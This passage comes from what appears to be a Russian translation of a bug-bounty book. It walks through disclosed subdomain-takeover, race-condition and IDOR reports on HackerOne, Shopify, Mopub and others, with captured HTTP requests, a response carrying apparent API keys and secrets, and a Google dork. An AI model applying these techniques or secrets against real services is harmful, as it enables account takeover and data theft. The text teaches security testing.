Есть! Риджал уже подтвердил существование записи MX, но Uber не выполнила второй шаг. Uber не заявила права на поддомен `em.uber.com` как Inbound Parse Webhook. Риджал заявил права на домен как на собственный и настроил сервер для приёма данных, отправляемых parse API SendGrid. Подтвердив возможность получать электронные письма, он прекратил их перехватывать и сообщил о проблеме Uber и SendGrid. В рамках исправления SendGrid подтвердила добавление дополнительной проверки безопасности, требующей от учётных записей подтвердить домен, прежде чем разрешать Inbound Parse Webhook. Таким образом, проверка безопасности должна защищать другие сайты от подобного эксплойта.

Выводы

Этот отчёт демонстрирует ценность сторонней документации. Читая документацию разработчика, изучая услуги SendGrid и определяя их конфигурацию, Риджал нашёл в сторонней службе уязвимость, затрагивавшую Uber. Когда целевой сайт пользуется сторонней службой, чрезвычайно важно изучить всю предлагаемую ею функциональность. EdOverflow ведёт перечень уязвимых служб по адресу github.com. Но даже если его перечень указывает, что служба защищена, обязательно перепроверьте это или поищите альтернативные способы, как сделал Риджал.

Итоги

Перехват поддомена может быть вызван просто незаявленной записью DNS сайта, указывающей на стороннюю службу. Среди примеров этой главы - Heroku, Fastly, S3, Zendesk, SendGrid и незарегистрированные домены, но этому виду ошибок подвержены и другие службы. Находить такие уязвимости можно при помощи инструментов KnockPy, `crt.sh`, `censys.io`, а также других инструментов из приложения А.

Для осуществления перехвата может потребоваться дополнительная изобретательность, как в случаях, когда Розен заявил права на групповой домен, а Риджал зарегистрировал собственный веб-перехватчик. Если вы нашли потенциальную уязвимость, но основные способы эксплуатации не работают, обязательно прочитайте документацию службы. Кроме того, изучайте всю предлагаемую функциональность независимо от того, использует её целевой сайт или нет. Найдя возможность перехвата, обязательно предоставьте доказательство уязвимости, но сделайте это уважительно и ненавязчиво.

Глава 15. Состояния гонки

Состояние гонки возникает, когда два процесса соревнуются за завершение на основании начального условия, которое становится недействительным во время их выполнения. Классический пример - перевод денег между банковскими счетами:

1. На вашем банковском счёте 500 долларов, и вам нужно перевести всю сумму другу.
2. Через телефон вы входите в банковское приложение и запрашиваете перевод 500 долларов другу.
3. Через 10 секунд запрос всё ещё обрабатывается. Поэтому вы входите на банковский сайт с ноутбука, видите, что остаток по-прежнему равен 500 долларам, и снова запрашиваете перевод.
4. Запросы с ноутбука и телефона завершаются с разницей в несколько секунд.

5. Теперь остаток на вашем банковском счёте равен 0 долларов.
6. Друг пишет вам, что получил 1000 долларов.
7. Вы обновляете страницу счёта, и остаток по-прежнему равен 0 долларов.

Хотя это нереалистичный пример состояния гонки, поскольку (будем надеяться) все банки не позволяют деньгам просто возникать из воздуха, процесс отражает общую концепцию. Условие переводов на шагах 2 и 3 - наличие на вашем счёте достаточной суммы для начала перевода. Но остаток на счёте проверяется лишь в начале каждого процесса перевода. Во время выполнения переводов первоначальное условие уже недействительно, но оба процесса всё равно завершаются.

При быстром интернет-соединении запросы HTTP могут казаться мгновенными, но их обработка всё равно занимает время. Пока вы вошли на сайт, каждый отправленный вами запрос HTTP должен быть повторно аутентифицирован принимающим сайтом; кроме того, сайт должен загрузить данные, необходимые для запрошенного действия. Состояние гонки может возникнуть за время, требуемое запросу HTTP для выполнения обеих задач. Далее приведены примеры уязвимостей состояния гонки, найденных в веб-приложениях.

Многократное принятие приглашения HackerOne

Сложность: низкая
URL: `hackerone.com/invitations/<INVITE_TOKEN>/`
Источник: hackerone.com
Дата сообщения: 28 февраля 2016 года
Выплаченное вознаграждение: сувениры

Во время хакинга следите за ситуациями, когда ваше действие зависит от условия. Ищите любые действия, которые, по-видимому, выполняют поиск в базе данных, применяют логику приложения и обновляют базу данных.

В феврале 2016 года я проверял HackerOne на несанкционированный доступ к данным программ. Моё внимание привлекла функциональность приглашений, добавляющая хакеров в программы, а участников - в команды.

Хотя с тех пор система приглашений изменилась, во время моей проверки HackerOne отправляла приглашения по электронной почте в виде уникальных ссылок, не связанных с адресом электронной почты получателя. Принять приглашение мог кто угодно, но предполагалось, что ссылка будет принята лишь один раз и использована одной учётной записью.

Как охотники за ошибками, мы не видим фактический процесс, с помощью которого сайт принимает приглашения, но всё равно можем предположить, как работает приложение, и использовать свои предположения для поиска ошибок. HackerOne использовала для приглашений уникальную ссылку, подобную токену. Поэтому, скорее всего, приложение искало токен в базе данных, добавляло учётную запись на основании записи базы, а затем обновляло запись токена в базе, чтобы ссылку нельзя было использовать повторно.

Такой рабочий процесс может вызывать состояния гонки по двум причинам. Во-первых, процесс поиска записи с последующим действием над ней при помощи логики кода создаёт задержку. Поиск - предварительное условие, которое должно быть выполнено для начала процесса приглашения. Если код приложения работает медленно, два почти одновременных запроса могут выполнить поиск и удовлетворить условия выполнения.

Во-вторых, обновление записей базы данных может создать задержку между условием и действием, изменяющим это условие. Например, для обновления записи нужно просмотреть таблицу базы данных, найти нужную запись, а это занимает время.

Чтобы проверить существование состояния гонки, помимо основной учётной записи HackerOne я создал вторую и третью (буду называть их пользователями A, B и C). Как пользователь A я создал программу и пригласил в неё пользователя B. Затем вышел из учётной записи пользователя A. Как пользователь B я получил письмо с приглашением и вошёл в эту учётную запись в браузере. В другом приватном браузере я вошёл как пользователь C и открыл то же приглашение.

Затем я расположил два браузера и кнопки принятия приглашения так, чтобы они почти накладывались друг на друга, как показано на рисунке 15-1.



Рисунок 15-1. Два наложенных окна браузера, показывающих одно приглашение HackerOne.

Затем я как можно быстрее нажал обе кнопки `Accept`. Первая попытка не сработала, и мне пришлось повторить процесс. Но вторая попытка удалась: одним приглашением я добавил в программу двух пользователей.

Выводы

В некоторых случаях состояния гонки можно проверять вручную, хотя, возможно, потребуется приспособить рабочий процесс для максимально быстрого выполнения действий. Здесь я мог расположить кнопки рядом, что сделало эксплуатацию возможной. В ситуациях, требующих сложных действий, ручная проверка может оказаться невозможной. Вместо неё автоматизируйте проверку, чтобы выполнять действия почти одновременно.

Превышение ограничения приглашений Keybase

Сложность: низкая
URL: keybase.io
Источник: hackerone.com
Дата сообщения: 5 февраля 2015 года
Выплаченное вознаграждение: 350 долларов

Ищите состояния гонки в ситуациях, когда сайт ограничивает число разрешённых вам действий. Например, приложение безопасности Keybase ограничивало число людей, которым разрешалось зарегистрироваться, предоставляя зарегистрированным пользователям по три приглашения. Как и в предыдущем примере, хакеры могли предположить, как Keybase ограничивала приглашения:

скорее всего, Keybase получала запрос на приглашение другого пользователя, проверяла в базе данных, остались ли у пользователя приглашения, создавала токен, отправляла письмо с приглашением и уменьшала число оставшихся приглашений. Йосип Франькович понял, что это поведение может быть подвержено состоянию гонки.

Франькович посетил URL keybase.io, где мог отправлять приглашения, вводить адреса электронной почты и одновременно отправлять несколько приглашений. В отличие от состояния гонки приглашений HackerOne, несколько приглашений было бы трудно отправить вручную, поэтому Франькович, вероятно, использовал Burp Suite для формирования запросов HTTP с приглашениями.

В Burp Suite запросы можно отправить инструменту Burp Intruder, который позволяет задать точку вставки в запросах HTTP. Можно указать нагрузки, перебираемые для каждого запроса HTTP и добавляемые в точку вставки. Если бы Франькович использовал Burp, он задал бы несколько адресов электронной почты как нагрузки и поручил Burp отправить все запросы одновременно.

В результате Франькович смог обойти ограничение в трёх пользователей и пригласить на сайт семерых. Устраняя проблему, Keybase подтвердила ошибочность устройства системы и исправила уязвимость при помощи блокировки. Блокировка - концепция программирования, ограничивающая доступ к ресурсам, чтобы другие процессы не могли к ним обращаться.

Выводы

В этом случае Keybase приняла состояние гонки приглашений, но не все программы вознаграждения заплатят за уязвимость с небольшим влиянием, как ранее показано в разделе «Многократное принятие приглашения HackerOne» на странице 150.

Состояние гонки платежей HackerOne

Сложность: низкая
URL: неприменимо
Источник: не раскрыт
Дата сообщения: 12 апреля 2017 года
Выплаченное вознаграждение: 1000 долларов

Некоторые веб-сайты обновляют записи на основании вашего взаимодействия с ними. Например, когда вы отправляете отчёт на HackerOne, это вызывает отправку письма команде, которой адресован отчёт, а письмо вызывает обновление статистики команды.

Но некоторые действия, например платежи, не происходят немедленно в ответ на запрос HTTP. Например, HackerOne использует фоновое задание для создания запросов денежных переводов к платёжным службам вроде PayPal. Действия фоновых заданий обычно выполняются пакетно и запускаются некоторым событием. Сайты часто используют их, когда нужно обработать большой объём данных, но они не зависят от запроса HTTP пользователя. Это означает, что, когда команда присуждает вам вознаграждение, она получает квитанцию о платеже сразу после обработки вашего запроса HTTP, но денежный перевод добавляется в фоновое задание и выполняется позднее.

Фоновые задания и обработка данных являются важными составляющими состояний гонки, поскольку могут создавать задержку между проверкой условий (время проверки) и завершением действий (время использования). Если сайт проверяет условия только при добавлении чего-либо в фоновое задание, но не во время фактического использования условия, его поведение может

привести к состоянию гонки.

В 2016 году HackerOne начала объединять вознаграждения, присуждённые хакерам, в один платёж при использовании PayPal как обработчика платежей. Раньше, если за один день вам присуждали несколько вознаграждений, вы получали от HackerOne отдельный платёж за каждое. После изменения вы стали получать единовременный платёж за все вознаграждения.

В апреле 2017 года Джигар Тхаккар проверил эту функциональность и понял, что может дублировать выплаты. Во время платежа HackerOne собирала вознаграждения по адресу электронной почты, объединяла их в одну сумму, а затем отправляла запрос платежа PayPal. Здесь предварительным условием был поиск адресов электронной почты, связанных с вознаграждениями.

Тхаккар обнаружил: если у двух пользователей HackerOne в PayPal зарегистрирован один адрес электронной почты, HackerOne объединяет вознаграждения в один платёж на этот единственный адрес PayPal. Но если пользователь, нашедший ошибку, изменял свой адрес PayPal после объединения выплат вознаграждений, но до того, как фоновое задание HackerOne отправляло запрос PayPal, единовременный платёж поступал и на первоначальный адрес PayPal, и на новый адрес электронной почты, на который его изменил нашедший ошибку пользователь.

Хотя Тхаккар успешно проверил эту ошибку, эксплуатировать фоновые задания непросто: нужно знать, когда начинается обработка, а на изменение условий есть всего несколько секунд.

Выводы

Если вы заметили, что сайт выполняет действия через значительное время после посещения, вероятно, он обрабатывает данные фоновым заданием. Это возможность для проверки. Измените условия, определяющие задание, и проверьте, обрабатывается ли оно с новыми условиями вместо старых. Обязательно проверяйте поведение так, будто фоновое задание выполнится немедленно: фоновая обработка часто происходит быстро в зависимости от числа заданий в очереди и подхода сайта к обработке данных.

Состояние гонки Shopify Partners

Сложность: высокая
URL: неприменимо
Источник: hackerone.com
Дата сообщения: 24 декабря 2017 года
Выплаченное вознаграждение: 15 250 долларов

Ранее раскрытые отчёты могут подсказать, где искать новые ошибки. Таннер Эмек использовал эту стратегию, чтобы найти критическую уязвимость платформы Shopify Partners. Ошибка позволяла Эмеку обращаться к любому магазину Shopify, если он знал адрес электронной почты действующего сотрудника магазина.

Платформа Shopify Partners позволяет владельцам магазинов предоставлять разработчикам-партнёрам доступ к магазинам. Партнёры запрашивают доступ к магазинам Shopify через платформу, а владельцы магазинов должны одобрить запрос, прежде чем партнёры получат доступ. Но для отправки запроса партнёр должен иметь подтверждённый адрес электронной почты. Shopify подтверждает адреса, отправляя на указанный адрес уникальный URL Shopify. Когда партнёр переходит по URL, адрес считается подтверждённым. Этот процесс выполняется всякий

раз, когда партнёр регистрирует учётную запись или меняет адрес электронной почты существующей записи.

В декабре 2017 года Эмек прочитал отчёт @uzsunny, за который было присуждено 20 000 долларов. Отчёт раскрывал уязвимость, позволявшую @uzsunny обращаться к любому магазину Shopify. Ошибка возникала, когда две партнёрские учётные записи имели один адрес электронной почты и одна за другой запрашивали доступ к одному магазину. Код Shopify автоматически преобразовывал существующую учётную запись сотрудника магазина в учётную запись участника совместной работы. Когда у партнёра уже была учётная запись сотрудника магазина и он запрашивал доступ участника совместной работы через платформу Partners, код Shopify автоматически принимал и преобразовывал учётную запись в учётную запись участника совместной работы. В большинстве случаев такое преобразование имело смысл, поскольку партнёр уже имел доступ к магазину через учётную запись сотрудника.

Но код неправильно проверял тип существующей учётной записи, связанной с адресом электронной почты. Существующая учётная запись участника совместной работы в состоянии «ожидание», ещё не принятая владельцем магазина, преобразовывалась в активную учётную запись участника совместной работы. Фактически партнёр мог сам одобрить свой запрос на совместную работу без участия владельца магазина.

Эмек понял, что ошибка из отчёта @uzsunny зависела от возможности отправить запрос через подтверждённый адрес электронной почты. Он осознал: если создать учётную запись и изменить её адрес на совпадающий с адресом сотрудника, возможно, удастся использовать тот же способ, что и @uzsunny, и со злым умыслом преобразовать учётную запись сотрудника в подконтрольную ему учётную запись участника совместной работы. Чтобы проверить возможность ошибки через состояние гонки, Эмек создал партнёрскую учётную запись с подконтрольным ему адресом электронной почты. Он получил письмо подтверждения от Shopify, но не стал сразу переходить по URL. Вместо этого на платформе Partner он изменил адрес на `cache@hackerone.com`, которым не владел, и перехватил запрос изменения адреса при помощи Burp Suite. Затем он перешёл по ссылке подтверждения для проверки адреса и перехватил её. Перехватив оба запроса HTTP, Эмек использовал Burp, чтобы почти одновременно, один за другим, отправить запрос изменения адреса и запрос подтверждения.

После отправки запросов Эмек перезагрузил страницу и обнаружил, что Shopify выполнила запрос изменения и запрос подтверждения. В результате этих действий Shopify подтвердила адрес электронной почты Эмека как `cache@hackerone.com`. Запрос доступа участника совместной работы к любому магазину Shopify, где уже был сотрудник с адресом `cache@hackerone.com`, предоставил бы Эмеку доступ к магазину без какого-либо участия администратора. Shopify подтвердила, что ошибка возникла из-за состояния гонки в логике приложения при изменении и подтверждении адресов электронной почты. Shopify исправила ошибку, блокируя запись учётной записи в базе данных на время каждого действия и требуя, чтобы администраторы магазина одобряли все запросы участников совместной работы.

Выводы

Вспомните отчёт «Непредусмотренное включение HTML в HackerOne» на странице 44: исправление одной уязвимости не устраняет все уязвимости, связанные с функциональностью приложения. Когда сайт раскрывает новые уязвимости, прочитайте отчёт и повторно проверьте приложение. Вы можете не найти проблем, можете обойти задуманное разработчиком исправление или найти новую уязвимость. Как минимум, проверка этой функциональности позволит развить новые навыки. Тщательно проверяйте любые системы подтверждения, размышляя о том, как разработчики могли запрограммировать функциональность и может ли она быть подвержена

состоянию гонки.

Итоги

Всякий раз, когда сайт выполняет действия, зависящие от истинности условия, и изменяет условие в результате выполнения действия, существует возможность состояния гонки. Следите за сайтами, ограничивающими число разрешённых действий или обрабатывающими действия при помощи фоновых заданий. Уязвимость состояния гонки обычно требует очень быстрого изменения условий, поэтому, если вы считаете нечто уязвимым, для фактической эксплуатации поведения может понадобиться несколько попыток.

Глава 16. Небезопасные прямые ссылки на объекты

Уязвимость небезопасной прямой ссылки на объект (insecure direct object reference, IDOR) возникает, когда злоумышленник может обратиться или изменить ссылку на объект - например, файл, запись базы данных, учётную запись и так далее, - который должен быть ему недоступен. Например, предположим, что у веб-сайта `www.<example>.com` есть закрытые профили пользователей, доступные только владельцу профиля по URL `www.<example>.com/user?id=1`. Параметр `id` определяет, какой профиль вы просматриваете. Если, изменив параметр `id` на 2, можно обратиться к чужому профилю, это будет уязвимость IDOR.

Поиск простых IDOR

Одни уязвимости IDOR найти легче, чем другие. Самая простая IDOR похожа на предыдущий пример: идентификатор является простым целым числом, которое автоматически увеличивается при создании новых записей. Чтобы проверить такую IDOR, достаточно прибавить или вычесть 1 из параметра `id` и подтвердить доступ к записям, которые не должны быть вам доступны.

Такую проверку можно провести при помощи инструмента веб-прокси Burp Suite, рассмотренного в приложении A. Веб-прокси перехватывает трафик, отправляемый браузером веб-сайту. Burp позволяет отслеживать запросы HTTP, изменять их на лету и повторно воспроизводить. Для проверки IDOR запрос можно отправить Burp Intruder, установить нагрузку на параметр `id` и выбрать числовую нагрузку для увеличения или уменьшения.

После запуска атаки Burp Intruder можно выяснить наличие доступа к данным по длинам содержимого и кодам ответов HTTP, получаемым Burp. Например, если проверяемый сайт всегда

возвращает ответы с кодом состояния 403 и одинаковой длиной содержимого, он, скорее всего, не уязвим. Код состояния 403 означает отказ в доступе, поэтому одинаковые длины содержимого указывают на получение стандартного сообщения об отказе. Но если вы получите ответ с кодом состояния 200 и переменной длиной содержимого, возможно, вам удалось обратиться к закрытым записям.

Поиск более сложных IDOR

Сложные IDOR могут возникать, когда параметр `id` скрыт в теле POST или его нелегко распознать по имени. Вы, вероятно, встретите неочевидные параметры, например `ref`, `user` или `column`, используемые как идентификаторы. Даже если ID трудно выделить по имени параметра, параметр можно распознать по принимаемым целым значениям. Найдя параметр с целым значением, проверьте, как меняется поведение сайта при изменении ID. И здесь Burp может упростить работу: перехватывайте запросы HTTP, изменяйте ID и повторно воспроизводите запрос инструментом Repeater.

IDOR ещё труднее распознать, когда сайты используют случайные идентификаторы, например универсальные уникальные идентификаторы (universal unique identifiers, UUID). UUID - буквенно-цифровые строки из 36 символов, не следующие шаблону. Если вы обнаружили сайт с UUID, найти допустимую запись или объект проверкой случайных значений будет почти невозможно. Вместо этого можно создать две записи и переключаться между ними во время проверки. Например, предположим, что вы пытаетесь обратиться к профилям пользователей, определяемым UUID. Создайте профиль пользователя A, затем войдите как пользователь B и попытайтесь обратиться к профилю пользователя A по его UUID.

В некоторых случаях вы сможете обращаться к объектам, использующим UUID. Но сайт может не считать это уязвимостью, поскольку UUID создаются непредсказуемыми. Тогда нужно искать возможности, при которых сайт раскрывает рассматриваемый случайный идентификатор. Предположим, вы находитесь на командном сайте, где пользователи определяются UUID. Когда вы приглашаете пользователя в команду, ответ HTTP на приглашение может раскрыть его UUID. В других ситуациях можно найти запись на веб-сайте и получить результат, включающий UUID. Если не удаётся найти очевидные места утечки UUID, просмотрите исходный код страницы HTML в ответах HTTP: он может раскрывать сведения, которые не видны на сайте сразу. Это можно сделать, отслеживая запросы в Burp либо щёлкнув правой кнопкой мыши в браузере и выбрав `View Page Source`.

Даже если найти утёкший UUID нельзя, некоторые сайты вознаградят уязвимость, если сведения конфиденциальны и их доступ явно нарушает модель разрешений. Вы обязаны объяснить компании, почему считаете найденное проблемой, которую следует устранить, и какое влияние уязвимости определили. Следующие примеры демонстрируют различную сложность поиска IDOR.

Повышение привилегий в Binary.com

Сложность: низкая
URL: `www.binary.com`
Источник: hackerone.com
Дата сообщения: 6 ноября 2015 года
Выплаченное вознаграждение: 300 долларов

При проверке веб-приложений с учётными записями следует зарегистрировать две разные записи и проверять их одновременно. Это позволяет проверять IDOR между двумя подконтрольными учётными записями и знать, какого результата ожидать. Такой подход использовал Махмуд Гамаль, обнаружив IDOR в `binary.com`.

Веб-сайт `binary.com` - торговая платформа, позволяющая пользователям торговать валютами, индексами, акциями и товарами. На момент этого отчёта URL `www.binary.com/cashier` отображал iFrame с атрибутом `src`, который ссылался на поддомен `cashier.binary.com` и передавал веб-сайту параметры URL, такие как `pin`, `password` и `secret`. Вероятно, эти параметры предназначались для аутентификации пользователей. Поскольку браузер обращался к `www.binary.com/cashier`, сведения, передаваемые `cashier.binary.com`, не были видны без просмотра запросов HTTP, отправляемых веб-сайтом.

Гамаль заметил, что параметр `pin` использовался как идентификатор учётной записи и выглядел легко угадываемым, численно увеличивающимся целым. Используя две разные учётные записи, которые мы будем называть A и B, он посетил путь `/cashier` в записи A, запомнил параметр `pin`, а затем вошёл в запись B. Изменив iFrame учётной записи B так, чтобы он использовал `pin` записи A, Гамаль смог обратиться к сведениям записи A и запрашивать вывод средств, оставаясь аутентифицированным как B.

Команда `binary.com` устранила проблему в течение дня после получения отчёта. Она заявила, что вручную проверяет и одобряет вывод средств и поэтому заметила бы подозрительную активность.

Выводы

Здесь хакер легко проверил ошибку вручную, используя PIN клиента одной учётной записи, оставаясь в другой. Для автоматизации такой проверки можно также применять дополнения Burp, например Autorize и Authmatrix.

Но найти неочевидные IDOR может быть труднее. Этот сайт использовал iFrame, из-за которого уязвимый URL и его параметры легко пропустить: без просмотра исходного кода страницы HTML они не видны в браузере. Лучший способ отслеживать iFrame и случаи, когда одна веб-страница обращается к нескольким URL, - использовать прокси вроде Burp. Burp запишет все запросы GET к другим URL, например `cashier.binary.com`, в историю прокси, упрощая обнаружение запросов.

Создание приложения Moneybird

Сложность: средняя
URL: moneybird.com
Источник: hackerone.com
Дата сообщения: 3 мая 2016 года
Выплаченное вознаграждение: 100 долларов

В мае 2016 года я начал проверять Moneybird на уязвимости, сосредоточившись на разрешениях учётных записей пользователей. Для этого я создал компанию в учётной записи A, а затем пригласил присоединиться второго пользователя, учётную запись B, с ограниченными правами. Moneybird определяет разрешения, назначаемые добавленным пользователям, например возможность работать со счетами, сметами и так далее.

Пользователь с полными правами мог создавать приложения и включать доступ к API. Например, пользователь мог отправить запрос POST для создания приложения с полными правами, который

выглядел бы так:

```
POST /user/applications HTTP/1.1
Host: moneybird.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Referer: https://moneybird.com/user/applications/new
Cookie: _moneybird_session=REDACTED; trusted_computer=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 397

utf8=%E2%9C%93&authenticity_token=REDACTED&doorkeeper_application%5Bname%5D=TWDApp&token_t
    ype=access_token&administration_id=ABCDEFGHIJKLMNOP&scopes%5B%5D=sales_invoices&scopes
    %5B%5D=documents&scopes%5B%5D=estimates&scopes%5B%5D=bank&scopes%5B%5D=settings&doorke
    eper_application%5Bredirect_uri%5D=&commit=Save
```

Как видно, тело POST содержит параметр `administration_id`. Это ID учётной записи, в которую добавляются пользователи. Хотя длина и случайность ID затрудняют его угадывание, идентификатор сразу раскрывался добавленным пользователям, когда они посещали пригласившую их учётную запись. Например, когда учётная запись B входила и посещала A, её перенаправляли на URL moneybird.com, где `ABCDEFGHIJKLMNOP` был `administration_id` учётной записи A.

Я проверил, может ли учётная запись B создать приложение для компании учётной записи A без необходимых прав. Я вошёл как B и создал вторую компанию, единственным участником которой была учётная запись B. Это предоставило бы B полные права во второй компании, хотя в A запись B должна была иметь ограниченные права и не могла создавать для неё приложения.

Затем я посетил страницу настроек B, создал приложение и при помощи Burp Suite перехватил вызов POST, чтобы заменить `administration_id` идентификатором учётной записи A. Передача изменённого запроса подтвердила работоспособность уязвимости. Как учётная запись B я получил приложение с полными правами в учётной записи A. Это позволило B обойти ограниченные права своей записи и через новое приложение выполнять любые действия, к которым иначе не было доступа.

Выводы

Ищите параметры, которые могут содержать значения ID, например любые имена параметров с символами `id`. Особое внимание обращайте на значения параметров, содержащие только цифры: такие ID, вероятно, формируются некоторым предсказуемым способом. Если угадать ID нельзя, выясните, не утекает ли он где-нибудь. Я заметил `administrator_id` благодаря ссылке на ID в его имени. Хотя значения ID не следовали угадываемому шаблону, значение раскрывалось в URL всякий раз, когда пользователя приглашали в компанию.

Кража токена API Twitter Mopub

Сложность: средняя
URL: mopub.com
Источник: hackerone.com
Дата сообщения: 24 октября 2015 года
Выплаченное вознаграждение: 5040 долларов

Обнаружив любую уязвимость, обязательно подумайте о влиянии её эксплуатации злоумышленником. В октябре 2015 года Ахил Рени сообщил, что приложение Twitter Mopub (приобретённое в 2013 году) уязвимо для IDOR, раскрывавшей ключи API и секрет. Но через несколько недель Рени понял, что уязвимость серьёзнее, чем в первоначальном отчёте, и отправил дополнение. К счастью, он сделал это до выплаты Twitter вознаграждения за уязвимость.

В первоначальном отчёте Рени обнаружил, что конечная точка Mopub неправильно авторизовывала пользователей и раскрывала в ответе POST ключ API учётной записи и `build_secret`. Запрос POST выглядел так:

```
POST /api/v3/organizations/5460d2394b793294df01104a/mopub/activate HTTP/1.1
Host: fabric.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 0jGxOZOgvkmucYubALnlQyoIlsSUBJ1VQxjw0qjp73A=
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77
X-Requested-With: XMLHttpRequest
Referer: https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub
Content-Length: 235
Cookie: <redacted>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

company_name=dragoncompany&address1=123
    street&address2=123&city=hollywood&state=california&zip_code=90210&country_code=US&lin
    k=false
```

Ответ на запрос был следующим:

```
{"mopub_identity":{"id":"5496c76e8b15dabe9c0006d7","confirmed":true,"primary":false,
    "service":"mopub","token":"35592"},"organization":{"id":"5460d2394b793294df01104a",
    "name":"test","alias":"test2","api_key":"8590313c7382375063c2fe279a4487a98387767a",
    "enrollments":{"beta_distribution":"true"},"accounts_count":3,"apps_counts":{
    "android":2},"sdk_organization":true,"build_secret":
    "5ef0323f62d71c475611a635ea09a3132f037557d801503573b643ef8ad82054","mopub_id":
    "33525"}}
```

Ответ POST Mopub предоставляет `api_key` и `build_secret`, о которых Рени сообщил Twitter в первоначальном отчёте. Но для доступа к сведениям также требуется знать `organization_id` - непредсказуемую 24-значную строку. Рени заметил, что пользователи могут публично делиться проблемами аварийного завершения приложений через URL вроде `http://crashes.to/s/<11 CHARACTERS>`. Посещение одного из таких URL возвращало непредсказуемый `organization_id` в теле ответа. Рени смог перечислять значения `organization_id`, посещая URL из результатов дорка Google `site:http://crashes.to/s/`. С `api_key`, `build_secret` и `organization_id` злоумышленник мог красть токены API.

Twitter устранила уязвимость и попросила Рени подтвердить, что он больше не может обращаться к уязвимым сведениям. В этот момент Рени понял, что возвращаемый в ответе HTTP `build_secret` также использовался в URL `https://app.mopub.com/complete/htsdk/?code=<BUILDSECRET>&next=%2d`. Этот URL аутентифицировал пользователя и перенаправлял его в связанную учётную запись Mopub, что позволило бы злоумышленнику войти в запись любого другого пользователя. Злоумышленник получил бы доступ к приложениям и организациям целевой учётной записи на платформе Twitter для мобильной разработки. Twitter ответила на комментарий Рени просьбой предоставить дополнительные сведения и шаги воспроизведения атаки, что он и сделал.

Выводы

Всегда обязательно подтверждайте полное влияние своих ошибок, особенно IDOR. Здесь Рени обнаружил, что может получать секретные значения, обращаясь к запросам POST и используя один дорк Google. Сначала Рени сообщил, что Twitter раскрывает конфиденциальные сведения, но лишь позднее понял, как эти значения использовались на платформе. Если бы после отправки отчёта Рени не предоставил дополнительные сведения, Twitter, вероятно, не поняла бы, что уязвима для перехвата учётных записей, и могла бы заплатить ему меньше.

Раскрытие сведений о клиентах ACME

Сложность: высокая
URL: `https://www.<acme>.com/customer_summary?customer_id=abeZMloJyUovapiXqrHyi0DshH`
Источник: неприменимо
Дата сообщения: 20 февраля 2017 года
Выплаченное вознаграждение: 3000 долларов

Эта ошибка относится к закрытой программе HackerOne. Уязвимость остаётся нераскрытой, а все сведения в ней обезличены.

Компания, которую ради примера я назову ACME Corp, создала программное обеспечение, позволяющее администраторам создавать пользователей и назначать им разрешения. Начав проверять программу на уязвимости, я использовал учётную запись администратора для создания второго пользователя без разрешений. Войдя под второй учётной записью, я начал посещать URL, доступные администратору, но недоступные второму пользователю.

Под своей непривилегированной учётной записью я посетил страницу сведений о клиенте по URL `www.<acme>.com/customization/customer_summary?customer_id=abeZMloJyUovapiXqrHyi0DshH`. Этот URL возвращает сведения о клиенте на основании ID, переданного параметру `customer_id`. Я с удивлением увидел, что сведения о клиенте возвращались второй учётной записи.

